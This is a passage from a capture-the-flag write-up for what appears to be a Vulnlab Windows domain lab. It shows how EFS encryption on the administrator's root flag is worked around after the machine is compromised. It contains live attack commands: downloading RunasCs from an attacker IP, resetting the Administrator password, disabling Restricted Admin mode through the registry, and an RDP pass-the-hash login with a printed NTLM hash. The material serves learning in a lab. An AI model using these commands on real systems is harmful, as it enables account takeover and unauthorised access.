Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/14/2022   9:31 AM             36 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
Access to the path 'C:\Users\Administrator\Desktop\root.txt' is denied.
At line:1 char:1
+ type root.txt
+ ~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\Users\Administrator\Desktop\root.txt:String) [Get-Content], UnauthorizedAccessException
    + FullyQualifiedErrorId : GetContentReaderUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetContentCommand
Failed
EFS bypassing (Trusted_Root)
At the beginning, we don’t really understood why it aws not possible to get the flag as we are administrator…
Check our permissions to read the file:
C:\Users\Administrator\Desktop\root.txt
*Evil-WinRM* PS C:\Users\Administrator\Desktop> Get-Acl root.txt | fl


Path   : Microsoft.PowerShell.Core\FileSystem::C:\Users\Administrator\Desktop\root.txt
Owner  : BUILTIN\Administrators
Group  : TRUSTED\Domain Users
Access : NT AUTHORITY\SYSTEM Allow  FullControl
         BUILTIN\Administrators Allow  FullControl
         TRUSTED\Administrator Allow  FullControl
Audit  :
Sddl   : O:BAG:DUD:(A;ID;FA;;;SY)(A;ID;FA;;;BA)(A;ID;FA;;;LA)
Hummmm we have the FULL permission so we should be able to read the flag…
After few research, we found that flag is protected/encrypted bu EFS.
EFS (Encrypted File System) is a built-in Windows encryption feature that allows you to encrypt files or directories to prevent other users from opening them. This produces a certificate, which is required to be present in your current session in order to decrypt the encrypted file and read it.
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cipher /u /n

Encrypted File(s) on your system:

C:\Documents and Settings\Administrator\Desktop\root.txt
C:\Users\Administrator\Desktop\root.txt
We can confirm also like below:
*Evil-WinRM* PS C:\Users\Administrator\Desktop> [System.IO.File]::GetAttributes("C:\Users\Administrator\Desktop\root.txt").ToString().Contains("Encrypted")
True
via WinRM & RunasCs
To bypass this, we use runasCs to circumvent the EFS encryption and read the flag as we would normally.
Before doing that, we need to change the Administrator’s password in order to use runasCs, which is really simple now that we have access to command-line session as this user.
*Evil-WinRM* PS C:\Users\Administrator\Desktop> iwr http://10.8.2.19/RunasCs.exe -o runas.exe
*Evil-WinRM* PS C:\Users\Administrator\Desktop> net user administrator "Azerty1234!"
The command completed successfully.

*Evil-WinRM* PS C:\Users\Administrator\Desktop> .\runas.exe administrator "Azerty1234!" "cmd.exe /c type C:\users\administrator\desktop\root.txt"

VL{1ffd4561083a1bdbb4e15346ba7aaf31}
Finally we got the Trusted_Root flag.
via RDP
Not needed to reset the admin password, but need to turn off “Restricted Admin” mode:
*Evil-WinRM* PS C:\Users\Administrator\Desktop> REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v DisableRestrictedAdmin /t REG_DWORD /d 00000000 /f
*Evil-WinRM* PS C:\Users\Administrator\Desktop> REG query "HKLM\System\CurrentControlSet\Control\Lsa" | findstr "DisableRestrictedAdmin" # 0x0 means closed
Then RDP passing the hash:
$ xfreerdp /u:'administrator' /pth:'15db914be1e6a896e7692f608a9d72ef' /d:trusted.vl /tls-seclevel:0 /v:10.10.137.69

Some info to learn more deeply about EFS decryption: https://tinyapps.org/docs/decrypt-efs-without-cert-backup.html
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=e04047c2-13ee-4863-8e6a-8191c8dbd0db